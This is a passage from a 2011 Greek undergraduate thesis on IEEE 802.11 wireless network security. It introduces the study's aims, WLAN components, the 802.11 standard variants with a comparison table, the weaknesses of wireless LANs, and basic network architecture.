ΣΧΟΛΗ ΔΙΟΙΚΗΣΗΣ ΚΑΙ ΟΙΚΟΝΟΜΙΑΣ
ΤΜΗΜΑ ΔΙΟΙΚΗΣΗΣ ΕΠΙΧΕΙΡΗΣΕΩΝ
Τ.Ε.Ι. ΠΑΤΡΑΣ

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

Ασφάλεια στα Ασύρματα Δίκτυα IEEE 802.11

ΣΠΟΥΔΑΣΤΕΣ: ΚΑΡΑΛΗΣ ΓΙΩΡΓΟΣ
ΠΕΡΡΑΚΗ ΒΑΣΙΛΙΚΗ
ΦΡΑΓΚΟΥΛΗ ΛΑΜΠΡΙΝΗ

Επιβλέπων καθηγητής: Αντωνοπούλου Ήρα

ΠΑΤΡΑ 2011

ΠΕΡΙΕΧΟΜΕΝΑ

Α' ΜΕΡΟΣ

1 Εισαγωγή

1.1 Αντικείμενο της εργασίας

Το αντικείμενο της εργασίας είναι η μελέτη για το κατά πόσο είναι ασφαλής η χρήση των ασύρματων δικτύων και το κατά πόσο είναι ευάλωτα σε κακόβουλες επιθέσεις. Η εργασία περιλαμβάνει θεωρητικό αλλά και πρακτικό μέρος.

Το πρώτο είναι η καταγραφή και μελέτη των κυριότερων μεθόδων και τεχνολογιών που αναπτύσσονται για να καταστούν τα τοπικά ασύρματα δίκτυα ασφαλή όπως είναι τα MAC ID filtering, Static IP addressing, WEP encryption, WPA WPA2, 802.1X.

Στη συνέχεια το αντικείμενο μας θα είναι η χρήση και παρουσίαση εργαλείων που χρησιμοποιούνται ευρέως για το σπάσιμο ασύρματων δικτύων καθώς και αξιολόγηση της αποτελεσματικότητας τους.

1.2 Διάρθρωση της εργασίας

Η εργασία αυτή στηρίζεται και αξιοποιεί τις υπάρχουσες και αναπτυσσόμενες τεχνολογίες στο χώρο των Ασύρματων Τοπικών Δικτύων όπως αυτές προτυποποιούνται από την IEEE Society και αποσκοπεί στο να αποτυπώσει, να καταγράψει, να καταδείξει και να προτείνει λύσεις σε ζητήματα ασφάλειας που ανακύπτουν σε περιβάλλοντα δικτύων που το σύνολο ή μέρος αυτών, συνίσταται σε ασύρματα μέσα επικοινωνίας.

Η εργασία αυτή επιδιώκει να καλύψει τους ακόλουθους στόχους:

- Παρουσίαση της τεχνολογίας των ασύρματων τοπικών δικτύων τύπου IEEE 802.11 και των βασικών στοιχείων που απαρτίζουν αυτή.
- Διεξοδική μελέτη των τεχνικών ασφάλειας που εφαρμόζονται στα ασύρματα τοπικά δίκτυα IEEE 802.11 στις υπάρχουσες υλοποιήσεις αυτών.
- Παράθεση των προβλημάτων ασφάλειας στις υπάρχουσες τεχνικές ασφάλειας, όπως αυτά έχουν αναδειχθεί από τη χρήση των ασύρματων

τοπικών δικτύων, τις ερευνητικές προσπάθειες και τις επιθέσεις κακόβουλων χρηστών.

- Καταγραφή των αρχιτεκτονικών, των μεθοδολογιών και των τεχνικών που αναδεικνύονται ως προτεινόμενες λύσεις για τα προβλήματα ασφάλειας στα ασύρματα τοπικά δίκτυα.
- Καταγραφή χρήσιμων συμπερασμάτων για την ανάπτυξη ασφαλών ασύρματων τοπικών.

2 Ασύρματα Τοπικά Δίκτυα (Wireless Local Area Networks)

Η ανάγκη και η στροφή προς τεχνολογίες που προωθούν την κινητικότητα (mobility) τα τελευταία χρόνια, οφείλει να θεωρείται δεδομένη. Η εκκίνηση δόθηκε από μικρές, πλην ιδιαίτερα πρακτικές συσκευές που κάλυπταν αρχικά τις απλές, προσωπικές ανάγκες των χρηστών και τελευταία παρατηρείται η τάση για απόκτηση ιδιοτήτων κινητικότητας από ηλεκτρονικούς υπολογιστές. Η ασύρματη δικτύωση, παρουσιάζοντας πληθώρα πλεονεκτημάτων, εμφανίζεται ως η νέα τάση στα υπολογιστικά συστήματα. Πλέον τα δεσμευτικά όρια της ενσύρματης διαδικτύωσης παύουν να ισχύουν και με ισοδύναμο τρόπο τις αντίστοιχες ανάγκες καλύπτουν ασύρματες τεχνολογίες με πρωτεύουσα αυτή των Ασύρματων Τοπικών Δικτύων, η οποία έχει προτυποποιηθεί από την IEEE στο πρότυπο IEEE 802.11.

Στη συνέχεια παραθέτονται τα ιδιαίτερα χαρακτηριστικά και τα πλεονεκτήματα και οι αδυναμίες των ασύρματων τοπικών δικτύων, ενώ ερμηνεύονται και οι βασικές αρχές λειτουργίες του δικτύου αυτού του τύπου. Ορισμένα στοιχεία για την αγορά των ασύρματων τοπικών δικτύων παρουσιάζονται για την κάρπωση ενός πληρέστερου επιπέδου κατανόησης του εννοιολογικού χώρου έρευνας της εργασίας αυτής, καθώς η ενότητα αυτή καταλήγει με στατιστικά στοιχεία που καταδεικνύουν αφενός τα προβλήματα ασφάλειας στα ασύρματα τοπικά δίκτυα, και αφετέρου την επιδίωξη των χρηστών αυτών για λύσεις που να θωρακίζουν το επίπεδο ασφάλειας τους, πέραν αυτών που ορίζονται στα πρότυπα.

2.1 Δομικά στοιχεία ενός ασύρματου δικτύου (WLAN)

Ένα ασύρματο τοπικό δίκτυο αποτελείται από διάφορα στοιχεία (components) που βοηθούν στην σωστή μετάδοση, λήψη και επεξεργασία του σήματος από τον χρήστη. Στα στοιχεία αυτά συμπεριλαμβάνονται τόσο το κατάλληλο λογισμικό (software) όσο και το ανάλογο υλικό εξοπλισμού (hardware).

Συσκευές χρηστών (End users devices)

Όπως με κάθε σύστημα, έτσι και στα WLANs πρέπει να υπάρχει ένας τρόπος διασύνδεσης των διαφόρων εφαρμογών και υπηρεσιών με τους χρήστες. Είτε το δίκτυο είναι ασύρματο είτε ενσύρματο, μία συσκευή αποτελεί τη διασύνδεση μεταξύ του χρήστη και του δικτύου. Τέτοιες συσκευές που χρησιμοποιούνται σε ασύρματα δίκτυα είναι και οι επόμενες:

⇒ Laptop computers

⇒ Palmtop computers

⇒ Handheld PCs and printers

⇒ Personal Digital Assistants (PDAs)

⇒ Handheld printers and scanners

Λογισμικό Δικτύου

Σε διάφορα μέρη ενός ασύρματου δικτύου βρίσκεται κατάλληλο λογισμικό, όπως ένα σύστημα διαχείρισης δικτύου, το οποίο παρέχει διάφορες υπηρεσίες, όπως μεταφορά δεδομένων, εκτύπωση κ.ά.

Πολλά τέτοια συστήματα στηρίζονται στην ύπαρξη ενός server, στον οποίο βρίσκονται οι βασικές συσκευές λογισμικού και οι βάσεις δεδομένων στις οποίες έχουν πρόσβαση οι διάφορες συσκευές τις οποίες ελέγχει ο χρήστης. Οι συσκευές αυτές διαθέτουν το δικό τους λογισμικό, το οποίο κατευθύνει τις εντολές του χρήστη στον server.

Ασύρματες κάρτες δικτύου (Wireless Network Interface Card)

Ένα ψηφιακό σήμα για να διαμορφωθεί, να ενισχυθεί και να μεταδοθεί από ένα ασύρματο μέσο ενός υπολογιστή σε ένα άλλο, απαιτεί τη χρήση μιας

ασύρματης κάρτας δικτύου. Οι κάρτες αυτές, συνδέονται μέσω ενός διαύλου με τη συσκευή του χρήστη. Δίαυλοι που χρησιμοποιούνται είναι οι ISA (Industry Standard Architecture) και PCMCIA (Personal Computer Memory Card International Association), ενώ - τελευταία - μερικές εταιρίες παράγουν κάρτες οι οποίες συνδέονται με τον υπολογιστή μέσω μιας RS-232 σειριακής ή παράλληλης θύρας. Για να συνδεθεί η ασύρματη κάρτα με τη συσκευή του χρήστη, απαιτείται ένας οδηγός λογισμικού (software driver), που συνδέει το λογισμικό του NOC στην κάρτα. Τα κυριότερα Standards για τους παραπάνω οδηγούς είναι τα εξής:

- **R** NDIS (Network Driver Interface Specification)
- **R** ODI (Open Datalink Interface)
- **R** PDS (Packet Driver Specification)

Ασύρματες Τοπικές Γέφυρες (Wireless Local Bridges)

Οι γέφυρες δικτύων αποτελούν ένα σημαντικό μέρος της τοπολογίας ενός δικτύου καθώς συνδέουν πολλά LANs μεταξύ τους στο επίπεδο του υποστρώματος MAC, με αποτέλεσμα τη διαμόρφωση ενός εκτενέστερου και πιο λειτουργικού δικτύου. Οι γέφυρες χωρίζονται σε δύο είδη:

Local bridges: Συνδέουν τοπικά δίκτυα που βρίσκονται σε κοντινή απόσταση.

Remote bridges: Συνδέουν δίκτυα που χωρίζονται από αποστάσεις μεγαλύτερες από αυτές που μπορούν να υποστηρίξουν τα πρωτόκολλα των τοπικών δικτύων. Στην ορολογία των ασύρματων δικτύων οι γέφυρες αναφέρονται ως APs (Access Points), τα οποία είναι συσκευές απαραίτητες για τη διασύνδεση ενός WLAN με ένα ενσύρματο δίκτυο, αλλά και τη διασύνδεση πολλών WLAN μεταξύ τους.

Κεραίες (Antennas)

Η κεραία εκπέμπει το διαμορφωμένο σήμα μέσω του αέρα, ώστε αυτό να φτάσει στον προορισμό του. Γενικά, οι κεραίες διακρίνονται σε πολλά είδη και μεγέθη και χαρακτηρίζονται από τις παρακάτω παραμέτρους:

- **R** Μοντέλο διάδοσης (propagation pattern)
- **R** Ευαισθησία - Κέρδος (Gain)
- **R** Ισχύς μετάδοσης (Transmit power)
- **R** Εύρος ζώνης (Bandwidth)

Το μοντέλο διάδοσης μιας κεραίας καθορίζει την περιοχή κάλυψης (coverage area) της κεραίας. Για τη μετάδοση του σήματος στα WLAN χρησιμοποιούνται κυρίως δύο είδη κεραιών:

Πολυκατευθυντική (omnidirectional) κεραία: μία τέτοια κεραία διοχετεύει την ισχύ της προς κάθε κατεύθυνση.
Μονοκατευθυντική (directional) κεραία: αυτός ο τύπος κεραίας συγκεντρώνει το μεγαλύτερο μέρος της ισχύος της σε μία μόνο κατεύθυνση.

2.2 Ιδιαίτερα χαρακτηριστικά και πλεονεκτήματα Ασύρματων Τοπικών Δικτύων

Προτού προχωρήσουμε στην ανάλυση της σχετικά νέας και ιδιαίτερα επιτυχημένης εμπορικά τεχνολογίας των ασύρματων τοπικών δικτύων IEEE 802.11, σκόπιμο κρίνεται να περιγραφούν τα ιδιαίτερα χαρακτηριστικά των δικτύων αυτών, που συνιστούν παράλληλα και τα πλεονεκτήματά τους. Το βασικό προτέρημα των Ασύρματων Τοπικών Δικτύων και ο λόγος της μεγάλης αποδοχής τους είναι η δυνατότητα για ασύρματη πρόσβαση. Μεταβάλλεται ουσιαστικά όλη η θεώρηση των δικτύων όπως ήταν έως τώρα παραδεκτή διευρύνοντας το σύνολο των δυνατοτήτων των χρηστών των ασύρματων τοπικών δικτύων.

Ένα ακόμη ουσιαστικό προτέρημα που εξασφαλίζουν τα δίκτυα αυτά, είναι η δυνατότητα για περιαγωγή των χρηστών. Οι χρήστες ασύρματων τοπικών δικτύων δύνανται να συνδέονται σε υπάρχουσες τοπολογίες δικτύων και ακολούθως να μετακινούνται παραμένοντας συνδεδεμένοι στο δίκτυο. Η λειτουργία των ασύρματων τοπικών δικτύων ομοιάζει με αυτή των κινητών τηλεφώνων, αφού οι χρήστες συνδέονται σε ένα Access Point και στη συνέχεια, έχοντας αποκτήσει πρόσβαση στο δίκτυο, είναι σε θέση να κινούνται στο χώρο κάλυψης του Access Point διατηρώντας τη δικτυακή τους σύνδεση. Με το κατάλληλο υλικό δικτύου υπάρχει ασύρματη κάλυψη σε ικανοποιητική ακτίνα, ενώ συγκεκριμένα στοιχεία δεν παρατίθενται, αφού η ακτίνα κάλυψης επηρεάζεται από πολλούς παράγοντες όπως είναι η τοποθέτηση του ασύρματου σταθμού βάσης, ο τύπος της κεραίας, η

ισχύς εκπομπής, η παρουσία εμποδίων στο χώρο, η παρουσία άλλων συσκευών που λειτουργούν με ραδιοκύματα στο χώρο κ.α.

Η ευκολία στην ανάπτυξη τέτοιων ασύρματων τοπικών δικτύων είναι χαρακτηριστική. Δεν απαιτείται κόπος για την προσθήκη κάθε χρήστη στο ασύρματο δίκτυο. Αρχικά, τοποθετείται η υποδομή για την υποδοχή ασύρματων χρηστών, υπό την έννοια του Access Point (σταθμού βάσης) το οποίο στη συνέχεια αναλαμβάνει να εξυπηρετεί το σύνολο των χρηστών που επιχειρούν σύνδεση στο ασύρματο δίκτυο. Εξάλλου, όπως θα παρατηρηθεί στη συνέχεια, είναι δυνατή η επικοινωνία ασύρματων χρηστών, δίχως να είναι απαραίτητη η παρουσία ενός Access Point, επιτρέποντας μεγαλύτερη ευελιξία.

Όπως όλα τα δίκτυα, έτσι και τα ασύρματα τοπικά δίκτυα μεταδίδουν τα διακινούμενα δεδομένα μέσω ενός μέσου μεταφοράς (network medium). Στην περίπτωση των ασύρματων τοπικών δικτύων το μέσο μεταφοράς είναι κάποιου τύπου ηλεκτρομαγνητικό κύμα(electromagnetic wave). Συγκεκριμένα, χρησιμοποιείται για τα ασύρματα τοπικά δίκτυα το φυσικό επίπεδο των ραδιοκυμάτων, υπό το πρίσμα ότι αξιοποιείται ένα εύρος συχνοτήτων ραδιοκυμάτων. Ιδιαίτερα επωφελές για την αποδοχή και την εξάπλωση της τεχνολογίας αυτής, είναι το γεγονός ότι το εύρος των συχνοτήτων στο οποίο κινούνται τα ασύρματα τοπικά δίκτυα είναι ελεύθερο χρεώσεως και στα περισσότερα μέρη του κόσμου η λειτουργία επιτρέπεται χωρίς άδεια(unlicensed), αδέσμευτο από ρυθμιστικούς παράγοντες. Το αρνητικό στοιχείο της παρατήρησης αυτής είναι ότι υπάρχει μεγάλη πιθανότητα για παρεμβολές, αφού οποιοσδήποτε μπορεί να χρησιμοποιήσει το δεδομένο φάσμα συχνοτήτων [5].

Τα ασύρματα τοπικά δίκτυα τύπου 802.11 λειτουργούν στο φάσμα συχνοτήτων 2.4 GHz έως 2.5 GHz που ονομάζεται ISM S - Band, από τα αρχικά industrial, scientific και medicine. Είναι το ίδιο εύρος συχνοτήτων στο οποίο λειτουργούν, δυστυχώς, και ηλεκτρικές συσκευές όπως είναι οι φούρνοι μικροκυμάτων και όπως έχει ήδη επισημανθεί, όλες λειτουργούν χωρίς να χρειάζεται άδεια.

Τα πρώτα εμπορικά προϊόντα βασισμένα στην τεχνολογία αυτή, ήταν διαθέσιμα από το 1997 και το εύρος ζώνης (bandwidth) στο οποίο κινούνταν ήταν στα 1 – 2 Mbps. Το σώμα εργασίας της IEEE [1] που ελέγχει την προτυποποιημένη ανάπτυξη των ασύρματων τοπικών δικτύων 802.11, υλοποίησε

δύο νέα πρότυπα τα 802.11a και 802.11b το 1999, στα οποία η βασική διαφορά στηρίζεται στην αξιοποίηση νέων τεχνολογιών φυσικού επιπέδου.

Κάθε παραλλαγή του πρωτοκόλλου συμβολίζεται με το 802.11 ακολουθούμενο από ένα πεζό λατινικό γράμμα, το οποίο προέρχεται από την ομάδα εργασίας (task group) που έκανε την αναθεώρηση του πρωτοκόλλου.

Ο Πίνακας 1, συνιστά μία στοιχειώδη σύγκριση των διαφορετικών προτύπων 802.11.

1. 802.11a – OFDM in 5GHz Band

Το 802.11a είναι ένα πρωτόκολλο για το φυσικό στρώμα ενός ασύρματου δικτύου, η λειτουργία του οποίου καθορίζεται στη ζώνη UNII στα 5 GHz. Λόγω της λειτουργίας του στη ζώνη αυτή εμφανίζει σαφώς λιγότερες παρεμβολές από τη ζώνη ISM, καθώς και μεγαλύτερους ρυθμούς μετάδοσης, που ανέρχονται στα 54 Mbps. Σαφέστατα υπερέχει σε επιδόσεις από το κλασικό 802.11 και το νεότερο και πιο εξαπλωμένο 802.11b. Το πρωτόκολλο αυτό χρησιμοποιεί διαμόρφωση ορθογώνιας διαίρεση συχνότητας (OFDM).

2. 802.11b – High Rate DSSS

Στόχος αυτού του πρωτοκόλλου ήταν να αυξηθεί ο ρυθμός μετάδοσης στα 5,5 Mbps και στα 10 Mbps, έτσι η ομάδα εργασίας b επέκτεινε τον τρόπο κωδικοποίησης DSSS του φυσικού επιπέδου του 802.11, με το να αλλάξει τον τρόπο διαμόρφωσης του σήματος. Συνεπώς, για την επίτευξη αυτών των ρυθμών χρησιμοποιήθηκε διαμόρφωση CCK, ενώ για τους ρυθμούς 1 και 2 Mbps χρησιμοποιήθηκε διαμόρφωση DBPSK (Differential Binary) και DQPSK (Differential Quadratic) , έτσι ώστε να διατηρηθεί η συμβατότητα με το 802.11.

3. 802.11c – Bridge Op Procedures

Το πρωτόκολλο αυτό χρησιμοποιείται κυρίως από τους κατασκευαστές σημείων πρόσβασης, ώστε να εξασφαλίζεται η διαλειτουργικότητα του δικτύου με συσκευές άλλων κατασκευαστών. Οι πληροφορίες που περιέχονται στο πρωτόκολλο 802.11c είναι απαραίτητες για τη διασφάλιση της σωστής λειτουργίας των bridges.

4. 802.11d – Global Harmonization

Όπως συνεπάγεται και από τον τίτλο του πρωτοκόλλου, στόχος ήταν να καθοριστούν οι απαιτήσεις του φυσικού επιπέδου και να καταγραφούν τα νομικά πλαίσια που ισχύουν σε διάφορες χώρες για τη χρησιμοποίηση ραδιοσυχνοτήτων. Με αυτό τον τρόπο θα μπορούσαν να κατασκευαστούν προϊόντα που θα λειτουργούν σε διάφορες γεωγραφικές περιοχές.

5. 802.11e – MAC Enhancements for QoS

Το αρχικό πρωτόκολλο 802.11 δεν παρείχε καλή Ποιότητα Υπηρεσίας (Quality of Service, QoS), γεγονός που είχε ως αποτέλεσμα τη μη βελτιστοποίηση της μετάδοσης φωνής και video. Έτσι, το 802.11e έρχεται να καλύψει αυτό το μειονέκτημα και να βελτιώσει το QoS του πρωτοκόλλου.

6. 802.11f – Inter Access Point Protocol

Στο αρχικό 802.11 δεν προσδιορίζεται η επικοινωνία μεταξύ σημείων πρόσβασης. Το γεγονός αυτό επιτρέπει την υποστήριξη της περιαγωγής των χρηστών από ένα σημείο πρόσβασης σε ένα άλλο, δίνοντας ευελιξία όταν χρησιμοποιούνται διάφορα distribution systems. Σε περίπτωση όμως που τα σημεία πρόσβασης είναι από διαφορετικούς κατασκευαστές, ενδέχεται να ανακύψει πρόβλημα στην ομαλή λειτουργία μεταξύ τους όταν υποστηρίζουν λειτουργίες περιαγωγής. Το πρόβλημα αυτό λύνει το 802.11f, το οποίο παρέχει τις απαραίτητες πληροφορίες στα σημεία πρόσβασης, έτσι ώστε να γίνει μία περιαγωγή με επιτυχία και να εξασφαλιστεί η ομαλή λειτουργία του συστήματος.

7. 802.11g – Union of .11a and .11b

Το 802.11g είναι ένας συνδυασμός των παραλλαγών 802.11a και 802.11b, δηλαδή επιτυγχάνονται υψηλοί ρυθμοί μετάδοσης της τάξης των 54 Mbps, διατηρώντας παράλληλα τη συμβατότητα με το διαδεδομένο 802.11b. Χρησιμοποιεί διαμόρφωση OFDM (όπως το 802.11a), καθώς και τη διαμόρφωση CCK ενώ λειτουργεί στη ζώνη συχνοτήτων ISM (όπως το 802.11b).

8. 802.11h – UNII for Europe

Η προδιαγραφή αυτή είναι συμπληρωματική του υποεπιπέδου MAC και συμμορφώνεται με τους κανονισμούς στις ευρωπαϊκές χώρες για τη χρήση της ζώνης συχνοτήτων στα 5 GHz. Σύμφωνα με τους ευρωπαϊκούς κανονισμούς, οι συσκευές που λειτουργούν σ' αυτή τη ζώνη συχνοτήτων θα πρέπει να παρέχουν τη δυνατότητα ελέγχου της εκπεμπόμενης ισχύος, καθώς επίσης και δυναμικής επιλογής συχνότητας.

9. 802.11i – Enhanced Security

Στο πρωτόκολλο 802.11 για την ασφαλή μετάδοση δεδομένων χρησιμοποιήθηκε η μέθοδος κρυπτογράφησης WEP. Ο αλγόριθμος RC4 της RCA που χρησιμοποιεί αποδείχθηκε ανεπαρκής και με πολλά σφάλματα, γεγονός που καθιστούσε τα ασύρματα δίκτυα ανασφαλή και ευάλωτα σε διάφορα ήδη επιθέσεων. Η νέα αυτή προδιαγραφή «ενισχυμένης ασφάλειας» που αναπτύχθηκε, καθορίζει πρωτόκολλα για τα κλειδιά κρυπτογράφησης όπως τα TKIP (Temporal Key Integrity Protocol) και AES (Advanced Encryption Standard).

Πίνακας 1

Πρότυπο IEEE	Μέγιστος Ρυθμός Δεδομένων	Φάσμα Συχνοτήτων	Παρατηρήσεις
802.11	1 Mbps 2 Mbps	2.4 GHz	Το πρώτο πρότυπο για ασύρματα τοπικά δίκτυα που εκδόθηκε το 1997. Είχαν προβλεφθεί τεχνικές για κατανομή φάσματος βάσει frequency – hopping και direct – sequence spread spectrum modulation.
802.11a	Έως και 54 Mbps	5 GHz	Είναι το τρίτο πρότυπο που εκδόθηκε το 1999 για ασύρματη διαδικτύωση και η βασική διαφορά του με το πρώτο είναι ότι λειτουργεί σε άλλο φάσμα συχνοτήτων.

			Αυτός είναι και ο βασικός, αλλά όχι ο μόνος, λόγος που έως το 2000 δεν είχαν προκύψει προϊόντα βάσει του προτύπου αυτού, αφού δεν υπήρχε συμβατότητα του παλιού hardware με το νέο πρότυπο.
802.11b	5.5 Mbps 11 Mbps	2.4 GHz	Το δεύτερο πρότυπο που εκδόθηκε (1999), αλλά παρ' όλα αυτά αποτέλεσε το πρότυπο για τη νέα γενιά προϊόντων ασύρματης διαδικτύωσης εξαιτίας της backward συμβατότητας με τα υπάρχοντα προϊόντα και των υψηλών σε σχέση με το πρώτο πρότυπο ταχυτήτων μετάδοσης.
802.11g	Έως και 54 Mbps	2.4 GHz	Χρησιμοποιώντας την orthogonal FDM (OFDM) μέθοδο μετάδοσης, ακολούθησε το 802.11b που παρέχει μέχρι 54 Mbps: Το 802.11a διαβιβάζει στο 5GHz φάσμα συχνότητας, αλλά δεν είναι συμβατό με το μοντέλο 802.11b, αλλά το 802.11g διαβιβάζει στο ίδιο φάσμα συχνότητας 2.4GHz και είναι συμβατό με 802.11b. Εάν συσκευές 802.11b και 802.11g επικοινωνούν, γίνεται στην χαμηλότερη ταχύτητα δυνατή, αυτή του 802.11b.

2.3 Αδυναμίες των Ασύρματων Τοπικών Δικτύων

Αναντίρρητα όπως και κάθε άλλη τεχνολογία, έτσι και τα ασύρματα τοπικά δίκτυα παρουσιάζουν ορισμένες αδυναμίες. Η βασική αδυναμία οφείλεται στην υπερεκτίμηση των δυνατοτήτων των δικτύων αυτών. Τα ασύρματα δίκτυα δεν αντικαθιστούν εξ ολοκλήρου τα ενσύρματα δίκτυα. Αντιθέτως, στην υπάρχουσα κατάσταση της τεχνολογίας αυτής, υπάρχει η ανάγκη για ενσύρματη διαδικτύωση, την οποία υποδομή αξιοποιεί ακολούθως και το ασύρματο δίκτυο.

Επιπλέον ως αδυναμία των ασύρματων τοπικών δικτύων, συγκριτικά με τα ενσύρματα, είναι το γεγονός ότι διαθέτουν περιορισμένο εύρος ζώνης. Τα υπάρχοντα προϊόντα λειτουργούν με εύρος ζώνης έως 54 Mbps. Οι ταχύτητες αυτές πρόσβασης στο δίκτυο λαμβάνονται ως ιδιαίτερα μικρές σε σχέση με άλλα δίκτυα που αναδεικνύονται, όπως για παράδειγμα το 1 GB Ethernet πρότυπο διαδικτύωσης. Με το υπάρχον εύρος ζώνης, στα μη ρυθμιζόμενα (non regulated) φάσματα συχνοτήτων, δεν υπάρχουν πολλά περιθώρια για μεγαλύτερες ταχύτητες. Αξίζει βέβαια να αναφερθεί ότι αυτή η θεωρούμενη αδυναμία των Ασύρματων Τοπικών Δικτύων δε λαμβάνεται ως ιδιαίτερα σημαντική, αφού ο υποστηριζόμενος μέγιστος ρυθμός δεδομένων κρίνεται ως επαρκής.

Ένα πρόσθετο μειονέκτημα των ασύρματων τοπικών δικτύων είναι η ίδια η φύση τους. Τα δίκτυα αυτά μεταδίδουν τα δεδομένα σε ραδιοκύματα, με συνέπεια να υπάρχει μεγάλος κίνδυνος απώλειας δεδομένων. Το ασύρματο μέσο είναι εν γένει αναξιόπιστο, αφού υπόκειται σε πολλές παρεμβολές που δύνανται να διαταράξουν τη μεταβίβαση δεδομένων. Τέτοιες παρεμβολές είναι για παράδειγμα:


- Άλλα ασύρματα τοπικά δίκτυα που δραστηριοποιούνται στην ίδια περιοχή με το εν λόγω ασύρματο τοπικό δίκτυο.
- Συσκευές που λειτουργούν στο ίδιο φάσμα συχνοτήτων με τα ασύρματα τοπικά δίκτυα, όπως είναι άλλες ασύρματες συσκευές, ορισμένα συστήματα ενδοεπικοινωνίας κ.α.
- Η παρουσία φυσικών εμποδίων στο χώρο εδραίωσης του εκάστοτε ασύρματου τοπικού δικτύου.

Ουσιαστική αδυναμία των ασύρματων τοπικών δικτύων 802.11, η μελέτη της οποίας είναι και το περιεχόμενο της εργασίας αυτής, συνιστά η ασφάλεια στα δίκτυα αυτά. Στα ασύρματα δίκτυα, τα σήματα, τα δεδομένα που μεταδίδονται στο ασύρματο μέσο είναι προσβάσιμα σε οποιονδήποτε έχει πρόσβαση στο ασύρματο δίκτυο, με τη χρήση επί παραδείγματι μιας ασύρματης κάρτας. Κάτι τέτοιο δεν ισχύει στα ενσύρματα δίκτυα, αφού η φύση τους είναι τέτοια που περιορίζει τις διαρροές, μέσω της καθοδηγούμενης διέλευσης των δεδομένων από καλώδια που δύνανται να επιβλέπονται. Επιπρόσθετα, το γεγονός της εύκολης υποκλοπής δεδομένων από τα ασύρματα τοπικά δίκτυα ενισχύεται από το ότι δεν

υπάρχουν σταθερά και καθορισμένα όρια για αυτά, παρά εκτείνονται και σε χώρους που δεν είναι γνωστοί στους διαχειριστές των δικτύων.

2.4 Βασικές αρχές λειτουργίας Ασύρματων Τοπικών Δικτύων

Προτού προχωρήσουμε στην ανάλυση των βασικών όρων της τεχνολογίας των Ασύρματων Τοπικών Δικτύων 802.11, παρουσιάζεται το ακόλουθο σχήμα που περιγράφει τη σχέση της τεχνολογίας αυτής με το μοντέλο OSI.



Το 802.11 είναι ουσιαστικά ένα πλαίσιο επιπέδου συνδέσεως (link layer) που χρησιμοποιεί την ενθυλάκωση 802.2 / LLC. Το βασικό specification του 802.11 περιλαμβάνει το 802.11 MAC επίπεδο και δύο φυσικά επίπεδα: το φυσικό επίπεδο FHSS (Frequency hopping spread – spectrum) και το φυσικό επίπεδο DSSS (Direct sequence spread – spectrum). Βέβαια, είναι απλούστευση το γεγονός ότι θεωρείται ως επίπεδο συνδέσεως το 802.11 όπως και τα άλλα τέτοια επίπεδα των τεχνολογιών δικτύου της οικογένειας 802, αφού λόγω της φύσης των ασύρματων δικτύων το επίπεδο MAC αυτών των δικτύων είναι ιδιαίτερα πιο πολύπλοκο από ότι σε άλλες κατηγορίες δικτύων.

Τέσσερα είναι τα βασικά φυσικά συστατικά που απαρτίζουν το εκάστοτε 802.11 Ασύρματο Τοπικό Δίκτυο. Τα συστατικά αυτά είναι:

§ Distribution System (Σύστημα Κατανομής)

Όταν πολλά Access Points συνδέονται για να καλύψουν έναν εκτεταμένο χώρο, οφείλουν να επικοινωνούν μεταξύ τους για να παρακολουθούν τις μετακινήσεις των κινητών σταθμών. Το Σύστημα Κατανομής είναι το λογικό

συστατικό του 802.11 που χρησιμοποιείται για να προωθήσει πακέτα στον προορισμό τους. Το 802.11 δεν προβλέπει κάποια δεδομένη τεχνολογία για το σύστημα κατανομής. Στα περισσότερα εμπορικά προϊόντα το σύστημα κατανομής υλοποιείται ως συνδυασμός μίας bridge με ένα δίκτυο κορμού που χρησιμοποιείται για τη μετάδοση μηνυμάτων ανάμεσα στα Access Points.

§ Access Point

Τα Ασύρματα Τοπικά Δίκτυα 802.11 έχουν το δικό τους τύπο πλαισίων, τον οποίο κατανοούν μόνο οι συσκευές που έχουν δυνατότητα αναγνώρισης αυτών (συσκευές που φέρουν 802.11 MAC). Τα πλαίσια αυτά μεταφέρονται αυτούσια από μια ασύρματη συσκευή σε μια άλλη ασύρματη συσκευή. Το πρόβλημα εντοπίζεται όταν τα πλαίσια αυτά πρέπει να μεταφερθούν σε υπολογιστές που είναι τοποθετημένοι όχι μόνο σε άλλα τμήματα δικτύου, αλλά και σε άλλους τύπους δικτύων. Τα Access Points επιτελούν τη λειτουργία αυτή, της μετατροπής των ασύρματων πλαισίων σε πλαίσια άλλης μορφής. Επιπρόσθετα τα Access Points ενεργοποιούνται και σε άλλες δραστηριότητες, όπως η εξασφάλιση της κρυπτογράφησης μέσω WEP των μεταφερόμενων δεδομένων.

